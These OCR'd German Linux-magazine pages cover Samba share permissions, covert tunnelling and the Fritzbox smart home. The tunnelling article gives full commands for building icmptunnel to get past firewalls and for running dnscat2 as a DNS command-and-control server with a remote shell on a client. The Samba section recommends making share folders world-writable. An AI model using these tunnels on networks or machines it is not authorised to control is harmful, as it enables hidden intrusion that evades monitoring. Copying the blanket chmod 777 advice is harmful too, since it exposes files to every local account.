Dieses Beispiel gibt das Verzeichnis „/media/daten“ unter der Bezeichnung „Daten“ frei. Der Ordner muss existieren und zugreifende Benutzer müssen ein Samba-Konto und im freigegebenen Ordner mindestens lokale Leserechte besitzen. Sollen auch Benutzer ohne Konto die Freigabe verwenden, so ergänzen Sie die Zeile „guest ok = yes“. Umgekehrt kann die Anweisung

```
valid users = ha sepp fritz
```

die zugriffsberechtigten Konten einschränken. Weiterhin lassen sich Lese- und Schreibrechte nach

```
read list = sepp fritz
write list = ha
```

für die gewünschten Konten differenzieren. Wenn ein Konto neben „write list=“ eingetragen ist, sind für dieses Konto automatisch die Leserechte inklusive. Genau wie bei persönlichen Freigaben ergeben sich kaum je Zugriffsprobleme wegen mangelnder Netzwerkrechte. Heikler ist die Tatsache, dass ein aus dem Netzwerk zugreifendes Konto auch die lokalen Dateirechte besitzen muss. Dies erfordert im Freigabepfad oft eine großzügige Ausweitung der Zugriffsrechte für alle Systemkonten:

```
find [Pfad]/ -type d -exec chmod 777
  {} +
find [Pfad]/ -type f -exec chmod 666
  {} +
```


Die gesonderte Behandlung von „Directories“ („-type d“) und „Files“ („-type -f“) ist notwendig, weil mit der Bitmaske „777“ alle Dateien zusätzlich das „Ausführen“-Bit erhalten würden.

Fazit und Bewertung: Adminstrative Freigaben sind für dauerhafte Netzwerkfreigaben auf Datenservern unverzichtbar, da sie ohne Beschränkung auch jenseits des Home-Verzeichnisses auf internen und externen Festplatten eingerichtet werden können. Anders als bei persönlichen Freigaben müssen die lokalen Dateirechte fast regelmäßig manuell geändert werden. ■

Netzwerk: Versteckte Pakete

Ein Netzwerkprotokoll wie DNS oder ICMP muss nicht unbedingt das tun, wofür es ursprünglich geschaffen wurde. Eine trickreiche Kapselung erlaubt die Datenübertragung in ungewöhnlichen Protokollen und umgeht strenge Firewallregeln.

VON DAVID WOLSKI



Ping mal anders: In einem ICMP-Paket lassen sich weitere Daten kapseln. Das Tool Icmptunnel nutzt die Kapselung, um zwischen Client und Server unentdeckte Tunnel zu graben.

In der Tier- und Pflanzenwelt erwerben Arten per Mimikry, also durch Nachahmung anderer Arten, allerlei Vorteile, die einen Vorsprung bei Tarnung, Paarung und Überleben bringen. Zu den bekannten Beispielen gehört die Stabschrecke, die sich in den Wäldern Südostasiens als harmloser Zweig tarnt. Auch bei Netzwerkprotokollen gibt es gezielte Manipulation von Netzwerkpaketen und Formen der Mimikry. In diesem Zusammenhang transportiert ein Netzwerkpaket andere oder mehr Informationen, als sie das zugrundeliegende Protokoll vorsieht.

Ping: Wie Kapselung funktioniert

Wenn es darum geht, Firewalls und Paketfilter auszutricksen, hat diese Art der Mimikry durchaus praktischen Nutzen. Die Tools stammen allerdings aus dem Giftschrank und werden nicht auf dem Silbertablett serviert. Deshalb folgt zuerst ein Beispiel mit Bordmitteln zur Einstimmung, bevor es dann zur nützlichen, aber subversiven Kapselung von Datenverbindungen geht.

Das Protokoll ICMP (Internet Control Message Protocol) ist den meisten Anwendern durch Ping bekannt, das ein ICMP-Paket an den angegebenen Host schickt und dessen Erreichbarkeit sowie die Antwortzeit auswertet. ICMP kann aber mehr: Gebraucht werden zwei Linux-Systeme im LAN, die sich gegenseitig anpingen können.

1. Auf Linux-Rechner 1 benötigt man dessen IP-Adresse im LAN, die der Befehl

```
ip a
```

liefert. Auf diesem System muss das Paket „nmap“ installiert werden, das sich in den Paketquellen aller Distributionen findet.

2. Das Linux-System 2 soll vom Rechner 1 verkapselte Nachrichten erhalten. Damit dies funktioniert, geben wir dort den Terminalbefehl

```
sudo tcpdump -X "icmp and src host
  [IP1]"
```

ein, wobei der Platzhalter „[IP1]“ für die Adresse des Linux-Rechners 1 steht.

3. Zurück zum Rechner 1: Hier sendet das Kommando

```
sudo nping --icmp [IP2] --data-
  string "Hallo! Die LinuxWelt ist
  toll."
```

die Nachricht „Hallo! Die LinuxWelt ist toll.“ Der Platzhalter „[IP2]“ steht hier für Adresse des Rechners 2, auf dessen Befehlszeile jetzt tcpdump die empfangenen Pakete mit diesem Text auflistet.

Tunnel total: Alles per ICMP

Das Experiment mit ICMP zeigt, wie der alternative Transport von Netzwerkdaten funktionieren kann. Der Nutzen dahinter ist das Tunneln von Verbindungen durch Firewalls hindurch, denn das Protokoll ICMP erlauben meist auch strenge Firewallregeln, damit Administratoren Verbindungen testen können. Das dafür nötige Tool pingtun zum Graben des Tunnels müssen wir aber auf dem Client-Rechner und dem Server selbst kompilieren.

Vorbereitung: Beide Linux-Systeme, die der Tunnel verbinden soll, brauchen Git sowie Compiler, Make-Werkzeuge und die leicht veralteten Netzwerktools aus dem Paket „net-tools“. In Debian, Raspbian und Ubuntu ist das alles mit

```
sudo apt-get install git build-
  essential net-tools
```

schnell installiert.

Auf dem Server: Dies ist ein Linux-Server im Internet, der von außen erreichbar sein muss und zumindest ICMP-Pakete direkt entgegennimmt. Mit

```
git clone https://github.com/
  DhavalKapil/icmptunnel
```

holen wir den Quellcode vom Git-Verzeichnis des Entwicklers und kompilieren das Programm Icmptunnel mit

```
cd icmptunnel && make
```

Hat das Kompilieren geklappt, so startet dann der Befehl

```
sudo ./icmptunnel -s 10.0.1.1
```

das Programm im Servermodus, wobei die angegebene IP-Adresse jene der neu eingerichteten Tunnelschnittstelle ist.

Auf dem Client: Auch dort kompilieren wir erst das Programm und müssen dann noch den Inhalt der mitgelieferten Script-Datei „client.sh“ mit den Informationen anpassen, die das Kommando

```
/sbin/route -n
```

auf einem Debian-System anzeigt.

1. Statt „<server>“ muss die reale IPv4-Adresse des Servers eingetragen werden.


2. Die Variable „<gateway>“ enthält die Adresse des lokalen Gateways, also der Routeradresse in einem Heimnetzwerk.

3. Statt „<interface>“ tragen Sie den Namen der aktiven Netzwerkschnittstelle ein, beispielsweise „enp0s2“.


Ist alles korrekt in der Datei „client.sh“ eingetragen, dann startet

```
sudo ./icmptunnel -c [Server-IP]
```

den Tunnel, wobei „[Server-IP]“ für die tatsächliche IPv4-Adresse des Servers ist. Nach einigen Sekunden steht der Tunnel und wird ab jetzt alle Netzwerkpakete, die nicht das LAN zum Ziel haben, über den ICMP-Tunnel weiterleiten.



Tunnelblick: Auf dem Client zeigt die Routingtabelle nach dem Start von Icmptunnel an, dass jetzt jeder Netzwerkverkehr für das Internet über den Icmptunnel-Server geleitet wird.



Mit den Mitteln der Trojaner: Dnscat2 macht aus einem Linux-Server im Internet einen Command-und-Control-Server, der per DNS einen Client steuern kann, auf welchem das Gegenstück läuft.

DNS: Mehr als Namensauflösung

Ein weiterer Griff in die Trickkiste spannt das UDP-Protokoll DNS, das zur Namensauflösung im Internet dient, dazu ein, eine Shell auf einem Server zu öffnen. Das Werkzeug dazu nennt sich „Dnscat2“ und wird auch von Trojanern genutzt, um ein manipuliertes Linux-System versteckt mit einer Kommandozentrale zu verbinden. Dnscat2 ist sowohl ein DNS-Client für legitime DNS-Abfragen als auch ein Tool zum versteckten, verschlüsselten Verbindungsaufbau. Falls der DNS-Server zugleich die Kommandozentrale ist, so ist der illegitime Teil des Datenverkehrs nur noch schwer zu entdecken. Man muss dann sehr genau wissen, wonach man sucht.

Auf dem Server: Um das Tool zu testen, benötigen experimentierfreudige Anwender wieder einen eigenen Server im Internet, der DNS-Anfragen auf dem Port 53 akzeptiert. Der Quellcode von Dnscat2 ist in C++ und Ruby geschrieben. Auf Debian, Raspbian und Ubuntu installiert das Kommando

```
sudo apt-get install ruby-dev g++
 ruby-bundler git
```

alle Voraussetzungen und

```
git clone https://github.com/
 iagox86/dnscat2
```

holt den Quellcode auf das System. Dort kann er mit

```
cd dnscat2; make; cd server; bundle
 install
```

installiert werden. Dann startet der Befehl

```
sudo ruby dnscat2.rb
```

die Serverkomponente auf Port 53 und gibt in der Startmeldung einen Schlüssel hinter „secret“ an. Diese Zeichenkette benötigt der Client, um verschlüsselt mit dem laufenden Dnscat2-Server zu kommunizieren.

Auf dem Client: Das komplette Verzeichnis „dnscat2“ kopiert man mit den enthaltenen, fertig kompilierten Tools auf den Client, auf dem übrigens keine root-Rechte nötig sind. Die Binary für den Dnscat2-Client befindet sich im gleichnamigen Unterverzeichnis „client“ und wird dort mit diesem Befehl gestartet:

```
./dnscat --dns server=[IP],port=53
 --secret=[HEX]
```

Die Platzhalter: „[IP]“ steht für die öffentliche IP-Adresse des Servers, auf dem schon Dnscat2 läuft, und „[HEX]“ ist der vom Server angegebene geheime Schlüssel.

Wieder auf dem Server: Auf dem Client ist nun nichts weiter zu machen, denn die Kontrolle geht von der laufenden Dnscat2-Shell des Servers aus. Deren Syntax ist eigenwillig und darauf getrimmt, mehrere Sessions zu einem Client zu öffnen, um etwa versteckt Dateien abzugreifen oder Befehle auszuführen. Eine interaktive Session startet

```
session -i 1
```

hinter dem Dnscat2-Prompt. Nun geben Sie noch die Befehle

```
shell
session -i 2
```

ein und erhalten eine simple Linux-Kommandozeile auf dem Client. Das Kommando


```
ls -lha
```

listet beispielsweise den Verzeichnisinhalt im aktuellen Ordner auf dem Client auf – dies alles über verschlüsselte Daten in vermeintlich harmlosen DNS-Abfragen. ■

Fritzbox als Zentrale für das Smart Home

Das intelligente Haus ist in aller Munde. Immer mehr Hersteller drängen mit Lösungen auf den Markt, die das Leben komfortabler machen sollen. AVM bietet einen eigenen Ansatz, der für alle Besitzer einer Fritzbox interessant ist.

VON STEPHAN LAMPRECHT



In einem Smart Home schaltet sich die Beleuchtung nach Einbruch der Dämmerung automatisch ein oder die Heizung wird beim Erreichen einer definierten Außentemperatur herauf- oder wieder heruntergefahren. Möglichkeiten gibt es genug. Der durch seine Router bekannte Hersteller AVM bietet einige Smart-Home-Lösungen, mit denen der Einstieg rasch gelingt.

Der Vorteil der Fritzbox


Auf dem Markt für Smart Home konkurriert eine ganze Reihe von Herstellern und Standards. Eines haben alle gemeinsam: Damit der Anwender die verschiedenen Geräte zentral steuern kann, braucht es eine zentrale Systemeinheit (Hub).

Diese liegt dann stets den Startpaketen bei und hier kocht fast jeder Hersteller sein eigenes Süppchen, obwohl im Hintergrund das gleiche Übertragungsprotokoll verwendet wird. Wer sich für die smarte Beleuchtung von Philips interessiert, muss also die Hue-Steuerungseinheit mit seinem Router verbinden.

Dagegen erfordern die smarten Thermostate von Tado oder Elgato wiederum einen eigenen Hub, der dann ebenfalls an den Router geklemmt wird.

Wenn der Router aber ohnehin eine zentrale Bedeutung einnimmt, wieso ihn dann nicht gleich zur Zentrale machen? So lässt sich das Konzept von AVM am besten beschreiben. Kommuniziert wird dabei über das Protokoll DECTt ULE (Digital Enhanced Cordless Telecommunications). ULE steht für Ultra Low Energy, soll also besonders stromsparend sein. Die aktuellen Modelle der Fritzbox unterstützen diesen besonderen Standard, der auch in den Smart-Home-Geräten von AVM eingesetzt wird.

Einer der Vorteile des Konzepts zeigt sich bei der Einrichtung von neuen Komponenten. Die Anmeldung eines neuen Geräts verläuft analog zu Kopplung von DECT-Telefonen mit einer Basisstation. Dazu wird das Gerät entweder mit einer Stromquelle verbunden oder die Batterien versorgt. Ein Druck auf die DECT-Tasten sowohl der Komponente als auch der Fritzbox sollten genügen. Wenige Augenblicke später ist die Verbindung dauerhaft etabliert. Wenn das auf Anhieb nicht klappt, war in der Regel das Zeitfenster zu kurz. Deswegen ist es ratsam, die Initialisierung in der Nähe der Fritzbox durchzuführen, bevor die Geräte dann am eigentlichen Einsatzort montiert oder eingesteckt werden. AVM gibt für sein System eine Reichweite von bis zu 300 Metern an, was allerdings als theoretisches Maximum unter idealen Bedingungen zu lesen ist. Verliert eine Schaltkomponente dauernd die Verbindung, kann die Reichweite des DECT-Netzes durch einen DECT-Repeater vergrößert werden.



Eindeutige Gerätenamen: „Sprechende Namen“ für die verschiedenen Geräte sind sehr zu empfehlen, um den Überblick zu behalten.


Steuerung per Fritzbox übernehmen

Es gibt zwei Typen von Geräten für das Smart Home. Zum einen Module, die keine andere Aufgabe haben, als einen bestimmten Zustand zu überwachen oder Messwerte zu liefern. Sie arbeiten also als Sensoren. Das einfachste Beispiel ist der Temperaturfühler, der auf dem Balkon oder der Terrasse hängt und seine Werte an eine Zentraleinheit übermittelt. Aber auch Glasbruch- oder Wasserstandsmelder gehören zu dieser Kategorie.

Die zweite Gerätegruppe kann aktiv Dinge beeinflussen. Ein Thermostat öffnet und schließt das Ventil am Heizkörper, eine schaltbare Steckdose versorgt die angeschlossenen Verbraucher mit Strom oder unterbricht ihn.

AVM verwendet hierfür den zwar korrekten, aber bei anderen Herstellern eher selten gebrauchten Begriff der Aktoren. Sensoren und Aktoren werden gleichermaßen in der Rubrik „Smart Home“ im Menü „Heimnetz“ der Fritzbox verwaltet. In der Liste tauchen alle eingerichteten Geräte auf. Mit einem Blick erfassen Sie dabei den aktuellen Schaltzustand oder ob das Gerät automatisch oder manuell schaltet. Schaltsteckdosen und Thermostate verfügen darüber hinaus auch über einen eingebauten Temperatursensor. Sie können also über die Fritzbox ganz einfach die aktuelle Raumtemperatur am Standort des Geräts ermitteln.

Das Praktische in diesem Zusammenhang ist ohne Zweifel die nahtlose Zusammenarbeit mit den DECT-Mobilteilen von AVM. Denn auch darüber kann der Nutzer die Geräte seines Smart Home steuern und beispielsweise die Temperatur regeln.



Zu jedem Aktor gibt es die Option, automatisch zu schalten – zum Beispiel planmäßig nach Uhrzeit. Zur Einbruchsprävention ist die Schaltoption „zufällig“ gut geeignet.

Die Schaltzustände programmieren


Der Zugriff auf die Geräte ist nicht nur über die Übersicht „Heimnetz → Smart Home“ möglich. Auch mit der App Myfritz lässt sich das System kontrollieren. Das Programm steht für Android und iOS zur Verfügung. Für den Fernzugriff muss die Anmeldung an der Box mittels Nutzernamen und Passwort eingerichtet sein. Direkt von der Übersicht der Fritzbox aus kann etwa der Schaltzustand einer

ENTSCHEIDUNGSHILFE FÜR DIE STEUERZENTRALE

Die Einrichtung der kompatiblen Komponenten an der Fritzbox bereitet auch Einsteigern keine Probleme. Und da der Fritzbox-Besitzer auf den Kauf einer zentralen Steuerungseinheit verzichten kann, spart er zugleich bei der ersten Ausrüstung. Vor einer Kaufentscheidung gibt es aber noch weitere Gesichtspunkte zu bedenken: Zwar hat AVM seine Webschnittstelle zur Ansteuerung von an der Fritzbox angemeldeten Geräte offengelegt, aber wer sich für den Aufbau einer eigenen Steuerungszentrale über Gerätegrenzen hinweg interessiert (zum Beispiel mit Open HAB, Home Assistant oder auch Domoticz), stellt fest, dass diese Projekte bisher nicht den DECT-Standard unterstützen. Da versteht es sich fast selbstredend, dass auch Apple-Nutzer auf den Einsatz von Homekit verzichten müssen, denn dazu ist DECT ebenfalls nicht kompatibel. Deswegen ist es ratsam, sich anhand der aktuellen Produktlage genau zu überlegen, ob damit auch alle Wünsche an das intelligente Zuhause umgesetzt werden können.



Soll die Fritzbox per Script ferngesteuert werden, müssen Sie vorher ermitteln, über welchen Port das Gerät zu erreichen ist.



AVM bietet in seinem Sortiment nur Thermostate und Schaltsteckdosen. Die Fritzbox arbeitet aber auch mit einigen Geräten anderer Hersteller zusammen.

Steckdose sofort verändert werden. Details zum Gerät und die Programmierung erreichen Sie mit einem Klick auf das Stiftsymbol neben einem Eintrag. Unter „Allgemein" vergeben Sie dem Gerät am besten einen individuellen Namen, um später den Überblick zu behalten, was Sie denn da gerade schalten wollen.

Ihren Stromverbrauch behalten Sie im Griff, wenn Sie sich die Details unter „Energieanzeige" ansehen. Der Programmierung des Geräts ist dann dem eigenen Register „Automatisch Schalten" vorbehalten. Was Sie in diesem Bereich verändern können, ist vom jeweils angemeldeten Gerät abhängig. Die meisten Einstellungen erschließen sich sofort, bei manchen Wünschen muss man aber etwas um die Ecke denken. So misst eine Schaltsteckdose auch die Umgebungstemperatur, aber unter der Rubrik „Automatisch Schalten" scheint es keine Möglichkeit zu geben, darüber dann etwa einen Heizlüfter zu aktiveren. Das funktioniert aber durchaus, allerdings über einen Umweg. Dazu klicken Sie auf der Übersicht der Geräte auf „Neue Gruppe". Vergeben Sie einen Namen und wählen Sie die Geräte aus, die zu dieser Schaltgruppe gehören sollen. Das kann auch nur ein einziges Gerät sein. Sobald die Gruppe angelegt wurde, wählen Sie „Gruppe automatisch schalten" aus. In den Optionen finden Sie anschließend auch die Möglichkeit, die Temperatur auszuwählen. Tragen Sie dort den Schwellenwert ein, der benötigt wird, und über den kleinen Kalender die Uhrzeit, zu denen diese Temperatur gelten soll.


Neben dieser Programmierung über die Oberfläche der Box unterstützt AVM auch fortgeschrittene Nutzer, welche die Schaltzustände der angemeldeten Geräte mittels Script fernsteuern möchten. Dazu wurde eine Schnittstelle geschaffen und umfangreich dokumentiert, um beispielsweise von einem Linux-System oder sogar von einem Webserver auf die Fritzbox und die angemeldeten Geräte zugreifen zu können. Wer sich damit intensiver auseinandersetzen möchte, braucht allerdings Geduld und grundlegende Programmierkenntnisse.

Dafür erklärt ein Blick in die Dokumentation aber auch, wieso AVM im Gegensatz zu anderen Herstellern nicht sofort auf den Zug der Sprachsteuerung mit Google Home oder Amazons Alexa aufgesprungen ist. Schon allein die Anmeldung auf dem Gerät ist per Script nicht ganz trivial. Gekoppelt ist dieser Fernzugriff immer mit Fritzbox-Benutzerkonten und ordentlicher Anmeldung per Nutzernamen und Passwort. Zur Einrichtung besuchen Sie die Konfigurationsoberfläche der Fritzbox und das Menü „System → FRITZ!Box-Benutzer". Mit einem Klick auf die Schaltfläche „Benutzer hinzufügen" legen Sie das neue Konto an. Im gleichen Bereich wechseln Sie in das Register „Anmeldung im Heimnetz" und aktivieren dort die Option „Anmeldung mit FRITZ!Box-Benutzernamen und Kennwort". Wechseln Sie danach zu „Internet, Freigaben", und rufen Sie dort die Registerkarte „FRITZ!Box-Dienste" auf. Hier sehen Sie nicht nur, unter welcher Adresse die Box erreichbar ist, sondern auch, welcher Port für HTTPS genutzt wird. Diesen Port benötigen Sie später für den Zugriff. Die Anmeldung erfolgt über ein besonderes Verfahren. Aus Sicherheitsgründen wird das Passwort nicht unmittelbar übergeben. Der Aufruf der URL *https://fritz.box:443/login_sid.lua* liefert einen zufällig generierten „Challenge-Wert". Aus diesem muss dann aus dem Passwort gemeinsam ein Hashwert gebildet werden. Erst daraus kann dann zusammen mit der ID, die ebenfalls zurückgemeldet wird, eine Anmeldeprozedur gebastelt werden.

Die Anmeldung mit dem Verfahren wird von AVM in einer eigenen Dokumentation beschrieben, die Sie mit dieser Adresse *https://goo.gl/ynWHA7* (abgekürzt) abrufen können. Die Schnittstelle zur Steuerung der Home-Geräte ist ebenfalls in einer umfangreichen Dokumentation beschrieben, die kostenlos unter *https://goo.gl/2o6xRt* zur Verfügung steht. Bastler können damit dann den Status der Geräte auslesen und auch ferngesteuert verändern.

Das bietet AVM in seinem Smart Home


Mit den angebotenen Aktoren deckt die Fritzbox die beiden wichtigsten Anwendungsfälle im Smart Home ab. Das umfasst die Regelung der Heizung sowie das Schalten von elektrischen Geräten aller Art. FritzDect 301 ist ein intelligenter Thermostat,



Mit dem Smartphone das Haus steuern: Auch per Android- und iOS-App kann der Nutzer auf die Geräte im Smart Home zugreifen.

der an jeden Heizkörper passt und binnen weniger Minuten angeschraubt ist. Sorgen vor einem Wasseraustritt muss sich hier niemand machen, weil der Thermostat lediglich den kleinen Ventilstift an der Heizung bedient. Mit der Programmierung des Geräts kann für jeden Raum und für jeden Heizkörper eine Wunschtemperatur eingerichtet werden. Unterschieden wird dabei zwischen der Komforttemperatur und der Spartemperatur. Stundengenau lassen sich die Werte für jeden Wochentag festlegen.

Anders als bei einigen anderen Anbietern bekommt die Fritzbox allerdings nichts von der An- und Abwesenheit der Bewohner mit. Damit kann das System dann auch nicht die Temperatur der vier Wände herunterregeln, wenn niemand mehr zu Hause ist. Auch auf das Wetter reagiert das System nicht, weil es dafür keine Sensoren gibt. Die Thermostate sind für Mieter und Eigentümer, Wohnungs- und Hausbesitzer gleichermaßen geeignet. AVM bietet aber keinen Aktor an, mit dem sich zentral die Heizungsanlage eines Hauses steuern lässt. Bei den schaltbaren Steckdosen bietet AVM zwei Varianten an, eine für Innenräume sowie ein Modell, das dank entsprechender Isolation für den Außeneinsatz geeignet ist. Mit den Steckdosen kann somit natürlich indirekt auch die Beleuchtung im Haus geregelt werden, zumindest bei Steh- und Tischleuchten. Wer sein Heim überwachen möchte (Rauch, Glasbruch, Wasser) oder Videoaufzeichnungen nutzen will, muss allerdings auf die Produkte anderer Hersteller ausweichen.



Manchmal hilft ein Trick: Durch die Bildung von Gruppen können auch Steckdosen auf Temperaturen reagieren. Dabei kann eine „Gruppe“ auch ein einziges Gerät enthalten.

Kompatible Erweiterungen

